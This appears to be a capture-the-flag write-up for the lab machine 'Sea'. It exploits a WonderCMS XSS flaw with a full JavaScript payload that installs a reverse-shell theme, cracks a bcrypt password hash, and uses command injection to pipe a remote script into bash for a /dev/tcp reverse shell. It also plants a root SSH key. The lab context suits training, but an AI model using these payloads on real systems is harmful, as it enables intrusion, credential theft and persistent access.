Sea - Easy - Linux
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# Nmap 7.94SVN scan initiated Sat Aug 10 15:12:26 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.28
Nmap scan report for 10.10.11.28
Host is up (0.037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: HEAD POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: Host: sea.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 10 15:15:48 2024 -- 1 IP address (1 host up) scanned in 202.16 seconds
Inspecting Port 80

Screenshot of the website being hosted by Apache on port 80.

URL: sea.htb/contact.php
A contact form which is requested a URL for a website. Since a website is being requested there could be a script automating visits to the link the user provides.
XXS Testing

Testing the theory and submitting a URL to my own server to see if anything hits it.
Request
Screenshot of the request before submitting it.
Reponse

The box hits my server proving there is a script automating the process. This strongly hints towards XSS. When I completed the box on release this script was not functioning properly and the box required a reset to fix it.
WonderCMS - CVE-2023-41425
Cross Site Scripting vulnerability in Wonder CMS v.3.2.0 thru v.3.4.2 allows a remote attacker to execute arbitrary code via a crafted script uploaded to the installModule component.
Source: https://nvd.nist.gov/vuln/detail/CVE-2023-41425
POC: https://github.com/prodigiousMind/CVE-2023-41425/tree/main
Testing POC
The script needed to be modified to load the zip from my own web server which the box has access to. Since machines on Hack the Box have no internet they cannot download from GitHub.
Modifications
Highlight of the modifications.
1
var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.14.6/main.zip&directoryName=violet&type=themes&token=" + token;
Payload (xss.js)
The XSS payload in full.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
var url = "http://sea.htb/";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.14.6/main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "10.10.14.6";
       var port = "9001";
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
       xhr5.send();

     }
   };
 }
};
Payload (test.html)
The web page in full linking to the Javascript payload.
1
<script src="http://10.10.14.6/xss.js"></script>

Payload Response
The below screenshot shows the target visting the web page and also loading the XSS payload.

Uploaded Shell
The exploit seems to have worked correctly. Not getting a 404 when visiting the expected location of the shell. The error message can be ignored.

Passing the IP/Port via the paramaters as below to obtain a reverse shell.

Reverse Shell Obtained
Screenshot showing the result. Reverse shell obtained.
Hashed Credentials (/var/www/sea/data/database.js)
Hashed password discovered in a database.js file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/08\/11 17:22:05": "127.0.0.1",
            "2024\/08\/11 17:22:04": "127.0.0.1",
            "2024\/08\/11 17:21:04": "127.0.0.1",
            "2024\/08\/11 17:21:03": "127.0.0.1",
            "2024\/08\/11 17:20:03": "127.0.0.1"
        },
Cracking Hash
The hash was bcrypt and thankfully cracked very quickly. Password: mychemicalromance.
1
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance
Checking /etc/passwd for users
There are only two users of interest. amay and geo.
1
2
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
SSH Access (amay)
The password recovered in a previous step worked for the amay user. SSH access obtained.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(kali㉿kali)-[~/hackthebox/sea]
└─$ ssh amay@sea.htb
amay@sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 11 Aug 2024 03:42:39 PM UTC

  System load:  0.0               Processes:             338
  Usage of /:   62.8% of 6.51GB   Users logged in:       0
  Memory usage: 14%               IPv4 address for eth0: 10.10.11.28
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Aug 11 15:43:32 2024 from 10.10.14.5
amay@sea:~$
Checking Sudo permissions
Nothing interesting here.
1
2
3
4
amay@sea:~$ sudo -l
[sudo] password for amay:
Sorry, user amay may not run sudo on sea.
amay@sea:~$
Internal Ports
Netstat revealed there is a service running internally on port 8080.
1
2
3
4
5
6
7
amay@sea:~$ netstat -antp | grep -i LIST
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45001         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6     187      0 :::80                   :::*                    LISTEN      -
Inspecting Port 8080
Since port 8080 is commonly used by web servers I will try curl it. Results returned a web page showing authenication is required.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
amay@sea:~$ curl localhost:8080 -vvv
*   Trying 127.0.0.1:8080...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 401 Unauthorized
< Host: localhost:8080
< Date: Sun, 11 Aug 2024 17:27:07 GMT
< Connection: close
< X-Powered-By: PHP/7.4.3-4ubuntu2.23
< WWW-Authenticate: Basic realm="Restricted Area"
< Content-type: text/html; charset=UTF-8
<
* Closing connection 0
Unauthorized access
Tunneling to Port 8080
Created a tunnel so I can access the service on my machine.
1
2
li㉿kali)-[~/hackthebox/sea]
└─$ ssh -L 8081:127.0.0.1:8080 amay@sea.htb
Port 8080 via Firefox
Basic authenication is requesting a username and password.

Credential Reuse (amay)
Using the known username and password it was possible to authenicate and view the web page. It seems to be a control panel thats under development and has several features.

Command Injection
After much testing I eventually discovered a parameter which was vulnerable to command injection. Before testing for command injection I experimented with reading files via the analyze log file feature. I also fuzzed for hidden parameters and nothing of interest was discovered for both tests.
Vulnerable Parameter (PING TEST)
The log_file parameter is vulernable to command injection when its appended with && + ping -c 3 10.10.14.6.
1
log_file=/var/log/apache2/access.log&&ping -c 3 10.10.14.6&analyze_log=
Full Request
The request in full to ping my machine to prove RCE.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST / HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://localhost:8081
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
Connection: keep-alive
Referer: http://localhost:8081/
Cookie: _pk_id.1.1fff=80ead113d394f9d8.1714626511.; zmSkin=classic; zmCSS=base
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log%26%26ping+-c+3+10.10.14.6&analyze_log=

Ping Recieved
Screenshot showing the target pinging my machine proving RCE was obtained.
Reverse Shell Payload
File containing a bash reverse shell which will be hosted on a python web server.
1
2
3
┌──(kali㉿kali)-[~/hackthebox/sea]
└─$ cat shell
bash -i >& /dev/tcp/10.10.14.6/9001 0>&1
Parameter Payload
The command in full to download the file containing the shell and piping it directly to bash to be executed.
1
log_file=/var/log/apache2/access.log&&curl 10.10.14.6/shell|bash&analyze_log=
Reverse Shell (root)
It worked. For some reason the shell would die a few seconds after establishing a connection. There was enough time to execute commands by having it saved in the copy/paste buffer ready to go. I read the root.txt file this way. I also added keys to root’s configuration which allowed root access via SSH.

Adding SSH Keys (root)
The command used to write SSH keys to root profile.
1
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOqQqZgFQhQP1ZZnQfcS+LXmBzBmDD8rTu5AgrSMpxIE kali@kali" >> /root/.ssh/authorized_keys